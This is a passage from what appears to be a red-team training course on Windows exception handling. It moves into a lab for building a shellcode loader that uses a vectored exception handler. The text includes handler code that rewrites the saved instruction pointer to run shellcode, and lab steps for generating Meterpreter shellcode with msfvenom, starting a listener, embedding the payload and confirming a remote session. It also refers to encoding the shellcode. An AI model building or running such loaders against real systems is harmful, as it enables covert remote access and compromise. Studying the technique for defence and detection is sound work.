When all application-level handlers have been exhausted, Windows invokes the **Unhandled Exception Filter (UnhandledExceptionFilter())**, which checks process error mode flags and policy settings. Applications can customize this behavior using **SetUnhandledExceptionFilter()** to implement custom crash handling logic. This filter then triggers **Windows Error Reporting (WER)** through the `WerFault.exe` process, which collects crash dump information, creates minidump files for post-mortem debugging, and optionally displays the familiar crash dialog offering to send information to Microsoft.

Even at this late stage, there's one final opportunity for intervention: the debugger receives a **second-chance exception notification**. This is the debugger's last chance to handle the exception, now armed with complete information about the failed recovery attempts. The distinction between first and second chance is fundamental: **first-chance occurs before** application handlers attempt recovery, **while second-chance occurs after** all handlers have failed. If the debugger either isn't attached or chooses not to intervene, Windows calls **TerminateProcess()**, forcibly ending the application with the exception code as the exit status, cleaning up all threads and resources.

This multi-layered architecture demonstrates Windows' careful balance between providing multiple opportunities for exception recovery while maintaining system stability. The separation between kernel and user mode ensures that application failures cannot bring down the entire operating system, while the ordered chain of handlers—**Debugger (First-Chance) → VEH → SEH → VCH → Unhandled Exception Filter → Debugger (Second-Chance) → Process Termination**—provides flexibility for different recovery strategies at appropriate abstraction levels, from global monitoring to local error handling to final system-level intervention.

Creating a comprehensive control flow diagram that fits on a single A4 page while maintaining clarity is extremely challenging. However, the table below breaks down the entire process described above into sequential stages, providing detailed explanations of each component, its privilege level, and possible outcomes. This structured approach should help you develop a solid understanding of Windows exception handling and serve as a practical reference when debugging or developing exception-aware applications.

Stage	Component / Stage	Description	Mode	Possible Outcomes
1	Exception Occurs	Initial trigger point. Can be either: <ul style="list-style-type: none"> • Hardware: CPU raises exception (access violation, divide by zero, illegal instruction) • Software: Application calls RaiseException() 	Kernel	→ Proceeds to Kernel Mode Exception Dispatcher
2	Kernel Mode Exception Dispatcher	KiDispatchException() in ntoskrnl.exe <ul style="list-style-type: none"> • Creates EXCEPTION_RECORD (what happened) • Creates CONTEXT structure (CPU state) • Determines if exception occurred in kernel or user mode 	Kernel	→ If kernel mode: Search kernel handlers → If user mode: Dispatch to debugger/user mode
3a	Kernel Exception Handlers	Only for kernel-mode exceptions. Searches registered kernel exception handlers in a linked list. Critical system components and drivers can register handlers.	Kernel	→ Handled: Continue execution → Not handled: Bug Check (BSOD)
3b	Check for Debugger	For user-mode exceptions, kernel checks if a debugger is attached to the process. If attached, sends first-chance exception notification.	Debugger	→ No debugger: Proceed to user mode → Debugger attached: Send first-chance notification
4	First-	Debugger receives first opportunity to handle the exception before any application handlers.	Debugger	→ Debugger handles: Continue execution

	Chance Exception	Developers can inspect state, modify registers, or skip the exception.		→ Debugger passes: Proceed to user-mode handlers
5	User Mode Exception Dispatcher	RtlDispatchException() in ntdll.dll Receives EXCEPTION_RECORD and CONTEXT from kernel, begins walking the exception handler chain.	User	Begins sequential search through handler chain
6	Vectored Exception Handlers (VEH)	First user-mode handlers checked. Registered via AddVectoredExceptionHandler() Global handlers, not stack-frame based. Often used by debuggers, security software, and runtime systems.	User	→ Handled: Continue execution → Not handled: Proceed to SEH
7	Structured Exception Handling (SEH)	Frame-based handlers using __try/__except blocks. Walks the stack frames looking for exception handlers. Exception filter evaluates to: EXCEPTION_EXECUTE_HANDLER , EXCEPTION_CONTINUE_SEARCH , or EXCEPTION_CONTINUE_EXECUTION	User	→ EXECUTE_HANDLER: Unwind stack, execute handler, continue → CONTINUE_SEARCH: Look for next handler in chain → CONTINUE_EXECUTION: Return to exception point → No handler found: Proceed to VCH
8	Vectored Continued Handlers (VCH)	Second-chance vectored handlers. Like VEH but called after SEH. Registered via AddVectoredContinueHandler() Last opportunity for application to handle exception before it's considered unhandled.	User	→ Handled: Continue execution → Not handled: Exception is unhandled, proceed to filter
9	Unhandled Exception Filter	UnhandledExceptionFilter() Checks process error mode flags and policy settings. Can be customized via SetUnhandledExceptionFilter() Prepares for termination or debugging.	User	→ Invokes Windows Error Reporting → Checks for debugger attachment
10	Windows Error Reporting (WER)	WerFault.exe process Collects crash dump information, creates minidump files. Displays crash dialog (if configured) and offers to send report to Microsoft.	User	→ Creates crash dump → Displays error dialog (optional) → Proceeds to final debugger check
11	Second-Chance Exception	Final check for attached debugger. This is the debugger's last opportunity to handle the exception. If debugger is attached, it gets notified with full crash information.	User	→ Debugger handles: Can attempt recovery, continue execution → Debugger doesn't handle or not attached: Terminate process
12	Terminate Process	TerminateProcess() is called. Process is forcibly terminated with exception code	User	→ Process exits with exception code

		as exit status. All threads are terminated, resources are cleaned up.		→ Operating system reclaims resources
--	--	---	--	---------------------------------------

B5.7: Code Execution via Vectored Exception Handling

Vectored Exception Handling (VEH) provides a particularly clean way to redirect execution because it gives handlers early access to the full exception state—before Windows commits to any specific recovery path. At this stage, nothing about the exception has been finalized yet, which makes VEH especially powerful as an execution primitive.

VEH handlers are registered explicitly using the **AddVectoredExceptionHandler()** API and are stored in a process-wide list managed by **ntdll.dll**. Unlike Structured Exception Handling (SEH), which is frame-based and tied to individual functions on the call stack, VEH operates at the process level. A vectored handler is not associated with any specific thread or stack frame.

As a result, when an exception occurs anywhere in the process, every registered VEH handler gets a chance to see it. This happens regardless of where the exception originated or what the current call stack looks like.

When an exception is raised, execution first transitions into kernel mode. As mentioned before, the kernel captures both the **EXCEPTION_RECORD**, which describes what went wrong, and the **CONTEXT**, which represents the processor state at the moment of the fault. These two structures are packaged together into an **EXCEPTION_POINTERS** structure and passed back to user mode through **KiUserExceptionDispatcher()** in **ntdll.dll**.

Once execution reaches user mode, Windows begins invoking registered VEH handlers in the order they were added. Each handler receives a pointer to the **EXCEPTION_POINTERS** structure, giving it full visibility into both the cause of the exception and the saved CPU state. Importantly, this access is not read-only—handlers are allowed to modify the context.


This is the point where control-flow redirection becomes possible. A VEH handler can modify **CONTEXT.Rip** to point to an arbitrary address, such as shellcode located in executable memory. After adjusting the context, the handler returns **EXCEPTION_CONTINUE_EXECUTION**, signaling to Windows that the exception has been handled and that execution should resume.

Windows honors this by invoking **NtContinue()**, a system call that restores the processor state directly from the (potentially modified) **CONTEXT** structure. The kernel reloads the instruction pointer, stack pointer, and all other register values exactly as specified in the context. When execution returns to user mode, the CPU resumes execution from the new **CONTEXT.Rip** value.

Crucially, no function call occurs. No jump instruction is executed in the original instruction stream. The control-flow change happens entirely through context restoration. The operating system itself loads attacker-controlled values into the processor registers and resumes execution accordingly. From the CPU's point of view, nothing unusual happened. Execution simply continued after an exception, just not at the location where it originally stopped.

The image below shows this sequence at a high level—from the initial exception in user mode, through kernel-side processing and VEH invocation, to context modification and the eventual resumption of execution at a redirected address (in this case, the shellcode). At a conceptual level, the key idea is that Windows decides where execution resumes based on the restored processor state. By influencing that restored state—specifically the instruction pointer—VEH-based techniques can shape the continuation of execution after an exception has been handled. This principle forms the foundation of all VEH-based execution and redirection techniques.

It is **important to note** that this **diagram is intentionally simplified**. The real Windows exception-handling pipeline is significantly more complex and involves many additional checks and internal paths. The illustration is meant to provide a concise, high-level view of how VEH fits into the overall process, not a complete representation of every step involved.



5.7.1 Vectored Exception Handler Function

A VEH handler is a user-defined callback that is registered with the operating system via `AddVectoredExceptionHandler()`. Once registered, this handler is consulted before any Structured Exception Handlers (SEH) whenever an exception occurs anywhere in the process.

In this scenario, the VEH handler examines the exception context and can decide how to react. Rather than simply observing the exception, the handler may modify the saved CPU state. By updating the instruction pointer (RIP) inside the **CONTEXT** structure, the handler can influence where execution resumes once the exception handling phase completes. This approach relies entirely on legitimate Windows exception-dispatch behavior and allows controlled redirection of execution flow after an exception has been raised.

Finally, the handler returns a status value that tells Windows what to do next. It can indicate that the exception has been handled and execution should resume using the modified context, or it can decline handling and allow the exception to propagate further down the handler chain.

```
// VEH Handler function definition:
LONG WINAPI VEHHandler(PEXCEPTION_POINTERS ExceptionInfo) {
    static LONG redirected = 0;

    if (InterlockedCompareExchange(&redirected, 1, 0) == 0) {

        // Modify the saved Rip in the CONTEXT to point to our shellcode:
        ExceptionInfo->ContextRecord->Rip = (DWORD64)pAddressShellcode;

        // EXCEPTION_CONTINUE_EXECUTION: Tells Windows to restore the (modified) CONTEXT
        // and resume execution. The CPU will now execute at the new Rip address (shellcode).
        return EXCEPTION_CONTINUE_EXECUTION;
    }

    // EXCEPTION_CONTINUE_SEARCH: This handler won't handle the exception; pass to next handler.
    return EXCEPTION_CONTINUE_SEARCH;
}
```

Based on [Microsoft documentation](#) (MSDN), a VEH handler must conform to the **PVECTORED_EXCEPTION_HANDLER** prototype and returns a **LONG** value that determines how the exception is processed. The table below breaks down the core components involved in a VEH handler.

VEH Handler Component	Component Explanation
PEXCEPTION_POINTERS	Pointer to an EXCEPTION_POINTERS structure containing both the exception record (EXCEPTION_RECORD) and the processor context (CONTEXT) at the time of the fault.
ExceptionInfo -> ExceptionRecord	Describes the type of exception that occurred (e.g., access violation, breakpoint).
ExceptionInfo -> ContextRecord	Contains the saved CPU register state. Modifying this structure alters execution when the exception resumes.

ContextRecord -> Rip	Instruction pointer (x64). Changing this value redirects execution after the exception handler returns.
InterlockedCompareExchange	Ensures the redirection logic executes only once in a thread-safe manner.
EXCEPTION_CONTINUE_EXECUTION	Instructs Windows to restore the (possibly modified) context and resume execution.
EXCEPTION_CONTINUE_SEARCH	Indicates the handler does not handle the exception and passes it to the next registered handler.

A VEH handler runs as a **first-chance exception callback**, giving it early visibility into an exception before normal handling takes place. At this stage, the handler can inspect the exception and, if needed, modify the saved execution state. By updating the **CONTEXT** structure and returning the appropriate status code, the handler can either redirect execution or allow the exception to pass on to subsequent handlers.

5.7.2 Register Vectored Exception Handler

To receive first-chance notifications when exceptions occur inside a process, Windows provides Vectored Exception Handling (VEH). The first step is to register a vectored exception handler using **AddVectoredExceptionHandler()**. This function installs a callback of type **PVECTORED_EXCEPTION_HANDLER** into a global handler chain maintained by the OS.

When an exception is raised or triggered, Windows invokes registered VEH handlers in order (based on the “first” flag and registration sequence). A VEH handler can observe the exception (e.g., record crash details, detect unexpected faults, add telemetry), and then return a value that tells Windows whether to continue searching for another handler. The function returns a handle-like pointer that can later be passed to **RemoveVectoredExceptionHandler()** to unregister the handler.

```

// Register the Vectored Exception Handler:
PVOID hVeh = AddVectoredExceptionHandler(1, VehHandler);

/* Parameters for AddVectoredExceptionHandler:
 * 1. ULONG First: non-zero = call this handler before previously added handlers.
 * 2. PVECTORED_EXCEPTION_HANDLER Handler: the callback function.
 */

// Check if VEH registration failed and clean up if needed
if (hVeh == NULL) {
    printf("[!] AddVectoredExceptionHandler Failed With Error: %d\n", GetLastError());
    return 1;
}

```

Based on [Microsoft documentation](#) (MSDN), **AddVectoredExceptionHandler()** accepts two arguments: an ordering flag and a function pointer to a vectored exception handler. The table below breaks down the arguments and expected behavior.

AddVectoredExceptionHandler() Parameter	Explanation Parameter Functionality
First	The First argument is of type ULONG and controls where the handler is inserted in the VEH chain. Non-zero inserts at the front (called earlier). Zero inserts at the end (called later).
Handler	The argument Handler is of type PVECTORED_EXCEPTION_HANDLER and represents the pointer to your callback function that will be invoked on exceptions. Must match the required callback prototype and return a LONG indicating whether to handle or continue searching.

5.7.2 Unregister Vectored Exception Handler

Once a vectored exception handler (VEH) is no longer required, it should be explicitly removed from the process. Windows provides the **RemoveVectoredExceptionHandler()** function to unregister a previously added VEH using the handle returned by **AddVectoredExceptionHandler()**.

Removing the handler ensures that the callback is no longer invoked during exception dispatch and prevents stale or invalid function pointers from remaining in the global VEH chain. Proper cleanup is especially important in long-running processes or modular applications where exception handlers are registered dynamically.

The function performs a straightforward operation: it locates the handler associated with the provided handle and removes it from the internal vectored exception handler list.

```
// Cleanup: remove the VEH when it's no longer needed.
// - Passing the handle returned by AddVectoredExceptionHandler unregisters the handler.
RemoveVectoredExceptionHandler(hVeh);
```

Based on the [Microsoft documentation](#) (MSDN), **RemoveVectoredExceptionHandler()** takes a single argument: the handle identifying the previously registered handler. The table below explains the parameter and its role in the cleanup process.

RemoveVectoredExceptionHandler() Parameter	Explanation Parameter Functionality
PVOID Handle	The Handle argument is of type PVOID and a handle returned by AddVectoredExceptionHandler() . Identifies the specific vectored exception handler to remove from the process-wide VEH chain.


B5.8: LAB – VEH

Introduction

In this lab we will take a closer look at the **Win32VEH** loader. We will get hands-on with some code, and students will be asked to complete different types of tasks for each workbook. The corresponding Visual Studio project can be found in the appropriate chapter folder in the provided workshop materials.

Overview of the Loader Concept

The figure below shows which Windows APIs are used for memory allocation primitives, copying shellcode into memory, and executing the shellcode in memory in context of the **Win32VEH** loader.



Students Tasks

For this lesson the student must complete the following tasks from top to bottom in the context of the appropriate loader. Detailed instructions for each task can be found in the appropriate workbook.

Meterpreter: Shellcode and Listener Preparation

To generate Meterpreter shellcode, see the "[Workbook: Staged Meterpreter Shellcode](#)" or "[Workbook: Stageless Meterpreter Shellcode](#)", which can be found in chapter 4.

Task	Task Description
Generate Shellcode	<ul style="list-style-type: none"> Use the msfvenom tool in kali Linux and generate Meterpreter shellcode as a byte sequence in hex string format or as a hex array.
Prepare Listener	<ul style="list-style-type: none"> Use the msfconsole command to start the Metasploit framework in kali Linux, then use the Metasploit command use exploit/multi/handler and configure an appropriate listener.

Visual Studio: Building the Loader

For this workbook, please use the Visual Studio project **Win32VEH** and complete the loader by solving all the related tasks shown below.

Task	Task Description
Visual Studio Project	<ul style="list-style-type: none"> Open the related Visual Studio project by double-clicking the appropriate .sln file within the project.
Meterpreter Shellcode	<ul style="list-style-type: none"> Paste the shellcode you created with msfvenom into the shellcode loader in the correct place.
Complete Vectored Exception Handler (VEH) Function	<ul style="list-style-type: none"> Modify the CONTEXT structure's Rip to point to shellcode Return the appropriate value to continue execution.
Register VEH	<ul style="list-style-type: none"> Pass the VehHandler function to AddVectoredExceptionHandler().
Compile Loader & Test Run	<ul style="list-style-type: none"> Compile the loader as x64 debug and run your compiled .exe and check that a stable Meterpreter session has been established.

x64dbg: Debugging Preparations

This workbook requires that you have completed the loader in Visual Studio. If you are unable to complete the loader, you can use the completed loader in the Solutions folder to continue with the debugging part.

Regardless of which version of the loader you are debugging, use the "[Workbook - Debugging Preparations](#)" to prepare your loader for debugging, which can be found in chapter 5.

x64dbg: Debugging the Loader

If you have successfully prepared your loader for debugging, you can now start debugging from your loader using the "[Workbook-Debugging](#)" workbook.


Task	Task Description
VEH Registration	<ul style="list-style-type: none"> By setting a software breakpoint on RtlAddVectoredExceptionHandler(), we can confirm that our vectored exception handler is actually registered in the loader's process memory.
Exception Trigger	<ul style="list-style-type: none"> By continuing execution in the debugger, we now want to observe the intentionally triggered exception caused by the divide-by-zero instruction. At this point, execution should break when the exception occurs. We want to verify that the RIP register contains the address of the faulting instruction in memory and record this value for later reference.
Kernel to User Mode Transition	<ul style="list-style-type: none"> We also want to observe, in the debugger, how execution transitions from kernel mode back into user mode after the exception is raised. Setting a breakpoint on KiUserExceptionDispatcher() allows us to catch this exact transition point.
Exception Handling	<ul style="list-style-type: none"> By setting a breakpoint on the VEH function (VehHandler) inside the loader, we can confirm that our handler is the one taking over when the divide-by-zero exception occurs. When the breakpoint hits, inspect the first parameter passed to the handler (on x64 this is in RCX). RCX should point to an EXCEPTION_POINTERS structure. From there, you can follow the pointers to both ExceptionRecord and ContextRecord. In the EXCEPTION_RECORD, verify that the exception code matches the fault we intentionally triggered (for a divide-by-zero this should be EXCEPTION_INT_DIVIDE_BY_ZERO). Also note the exception address, which should match the instruction location you recorded earlier from RIP. In the CONTEXT structure, check the saved RIP value as well. At this stage it should still point to the faulting instruction (or the point where Windows intends to resume). Later, once we modify ContextRecord->Rip inside the handler, this is the exact field that determines where execution continues—potentially the address of our shellcode.
Validating Context Restoration	<ul style="list-style-type: none"> Using the debugger, we also want to verify that Windows actually commits the modified processor state after the exception has been handled. By setting a breakpoint on NtContinue(), we can inspect the final CONTEXT structure that Windows is about to restore to the CPU, including the instruction pointer (RIP). At this point, we should be able to confirm that our exception handler successfully redirected execution by overwriting CONTEXT.Rip. Stepping

past the **NtContinue()** call then allows us to observe execution resuming at the new address.

B5.8.1: Workbook – Visual Studio

Introduction

Using this workbook for this lab, the student must complete the **Win32VEH** loader. All the code for this loader is written in C, and the main code can be found in **main.c** in the associated Visual Studio project, which can be opened by double-clicking the **.sln** file.



Loader Functionality Summary

The following table provides an overview of the functionality of the Shellcode Loader.


Step	Shellcode Loader Functionality
1.	Place shellcode bytes directly in the <code>.text</code> section using <code>__declspec(allocate(".text"))</code> .
2.	Register a Vectored Exception Handler (VEH) using <code>AddVectoredExceptionHandler()</code> .
3.	Trigger a synchronous exception (division by zero) to invoke the VEH.
4.	Modify the CPU context's Rip register to point to shellcode address.
5.	Return <code>EXCEPTION_CONTINUE_EXECUTION</code> to restore modified context and execute.
6.	Clean up by removing the VEH with <code>RemoveVectoredExceptionHandler()</code> .

Student Tasks

Most of the code for this loader has already been written, but to complete the code for this loader, or to enable the full functionality of this loader, you will need to **complete all the tasks** in this workbook.

Task: Insert Shellcode

At this point you should already have the **Win32VEH** Visual Studio project open. As shown below, you should see the **main.c** file in the **Source Files** file in the Visual Studio Solution Explorer.



To accomplish this task, as shown below, you need to generate staged or stageless x64 Meterpreter shellcode with msfvenom insert the shellcode into the variable named **data** in **main.c** as shown below.

```
// Shellcode placement notes:  
// - The shellcode is declared with __declspec(allocate(".text")) so the bytes live in the .text section of the PE.  
// - This avoids runtime allocation of executable memory (but also means the PE must be linked to allow writing or  
// executable permissions, depending on assembly).  
__declspec(allocate(".text")) const unsigned char data[] = { 0xfc,0x48,0x83,  
};
```

Remember, if you want to know how to generate staged x64 Meterpreter shellcode, look at the "Workbook - Meterpreter Staged Shellcode" in the "Staged vs Stageless" chapter.

Also, if you want to know how to use CodeFuscation to encode your shellcode, look at the "Workbook - CodeFuscation Shellcode Encoding" in the "Shellcode Encoding" chapter.

Directly inserting stageless shellcode into **Visual Studio** can lead to issues, as the IDE struggles with handling very large arrays and may **freeze**.

To work around this, first open **main.c** in a lightweight editor like Notepad++ and paste the shellcode into the designated variable. After saving your changes, reopen your loader project in Visual Studio to continue development and compile your loader.

Additionally, avoid **scrolling to** the section containing the stageless shellcode in Visual Studio; once the large array is rendered in the editor, Visual Studio may attempt to process it and freeze.

Task: VEH Handler - Modify Context

The Vectored Exception Handler is the core of this loader technique. When an exception occurs, Windows calls our handler with a pointer to **EXCEPTION_POINTERS**, which contains the CPU's saved state. In the **VehHandler** function, complete the context modification to redirect execution to our shellcode.

In the **VehHandler** function, complete the context modification to redirect execution to our shellcode. As shown below, most of the code is already implemented in the loader. However, the **Rip** assignment is missing, currently set to **XXX**, and needs to be completed.

```

// Vectored Exception Handler (VEH) Callback Function:
// - This function is called by Windows when an exception occurs.
LONG WINAPI VehHandler(PEXCEPTION_POINTERS ExceptionInfo) {
    static LONG redirected = 0;

    // Attempt to atomically set redirected from 0 to 1. Only the thread that observes 0 wins.
    if (InterlockedCompareExchange(&redirected, 1, 0) == 0) {

        /*+++++++*/
        TASK
        /*+++++++*/

        // Modify the saved Rip in the CONTEXT to point to our shellcode:
        // Set the Instruction Pointer (Rip) to the shellcode address.
        ExceptionInfo->ContextRecord->Rip = (DWORD64)XXX;
    }
}
```

This parameter must be configured appropriately as the **CONTEXT** structure is used to restore the CPU state after exception handling. According to the Windows exception handling mechanism, the **Rip** register must be set correctly to ensure that execution resumes at the desired address (our shellcode) rather than at the faulting instruction.

Task: VEH Handler - Return Value

After modifying the context, we must tell Windows how to proceed with exception handling. As shown below, most of the code is already implemented in the loader. However, the return value is missing, currently set to **XXX**, and must be replaced with the correct constant.

```
/*+++++++*/
TASK
+++++++*/

// EXCEPTION_CONTINUE_EXECUTION: Tells Windows to restore the (modified) CONTEXT
// and resume execution. The CPU will now execute at the new Rip address (shellcode).
// Set the return value to continue execution at the modified context.
return XXX;

// EXCEPTION_CONTINUE_SEARCH: This handler won't handle the exception; pass to next handler.
return EXCEPTION_CONTINUE_SEARCH;
```

The return value matters because it determines what Windows does next after our handler runs. Depending on what the handler returns, Windows will either resume execution using the (potentially modified) **CONTEXT** structure or continue searching for another handler.

For the lab, you should check the [MSDN documentation](#) and identify which return value tells Windows to continue execution. That is the option that causes Windows to restore the modified context and resume at the updated **CONTEXT.Rip**—which, in our case, points to the shellcode.

Task: Register the VEH

Now we must register our exception handler with Windows so it will be called when exceptions occur. As shown below, most of the code is already implemented in the loader. However, the function pointer parameter for `AddVectoredExceptionHandler` is missing, currently set to `XXX`, and must be replaced with the correct variable pointing to the handler function.

```
/*+++++++*/
TASK
/*+++++++*/

// Register the Vectored Exception Handler:
PVOID hVeh = AddVectoredExceptionHandler(1, XXX);

/* Parameters for AddVectoredExceptionHandler:
 * 1. ULONG First: non-zero = call this handler before previously added handlers.
 * - The first parameter (1) means the handler is added at the front of the handler list (call first).
 * 2. PVECTORED_EXCEPTION_HANDLER Handler: the callback function.
 * - The second parameter is the function pointer to our VehHandler.
 */
```

This parameter must be configured appropriately as the function pointer determines which callback Windows will invoke when an exception occurs. According to the [MSDN documentation](#), the Handler parameter expects a pointer to a function with the correct signature. The student should identify which function in the code matches the required `PVECTORED_EXCEPTION_HANDLER` signature and pass it as the second parameter.

So far, we've completed the **Win32VEH** loader, and now we'll compile the loader for a first test run. To do this, look at the next workbook in this chapter, "[Workbook - Compile Loader & Test Run](#)", which can be found in the chapter "[A base - Classic Loader](#)".

When compiling the Win32 VEH loader in Release mode, compiler optimizations must be disabled in the project settings under **C/C++ → Optimization** (set this to **Disabled (/Od)**). If optimizations are left enabled, the MSVC compiler is free to aggressively transform the generated code. This includes optimizations such as constant folding, instruction reordering, and dead-code elimination.

This matters because the loader intentionally relies on a precise fault to trigger the vectored exception handling path. Constructs that invoke undefined behavior—such as deliberately causing a divide-by-zero—are especially vulnerable to optimization. The compiler may remove the fault entirely, replace it with different code, or rewrite it in a way that no longer generates the expected CPU exception.

If that happens, the exception never occurs, the VEH handler is never invoked, and execution redirection fails. Disabling optimizations prevents the compiler from “helping” in this way and ensures that the faulting instruction is emitted exactly as written. As a result, the exception-driven control flow behaves predictably and the VEH-based execution path works as intended.

Configuration: Release Platform: Active(x64) Configuration Manager...

Configuration Properties	Property	Value
General		
Advanced		
Debugging		
VC++ Directories		
C/C++		
General		
Optimization	Optimization	Disabled (/Od)
Preprocessor		
	Inline Function Expansion	Default
	Enable Intrinsic Functions	Yes (/Oi)
	Favor Size Or Speed	Neither
	Omit Frame Pointers	
	Enable Fiber-Safe Optimizations	No
	Whole Program Optimization	Yes (/GL)

Demo Material - RedOps

B5.8.2: Workbook – Debugging

Introduction

Using this workbook for this lab, the student must complete the **Win32VEH** loader. All the code for this loader is written in C, and the main code can be found in **main.c** in the associated Visual Studio project, which can be opened by double-clicking the **.sln** file.

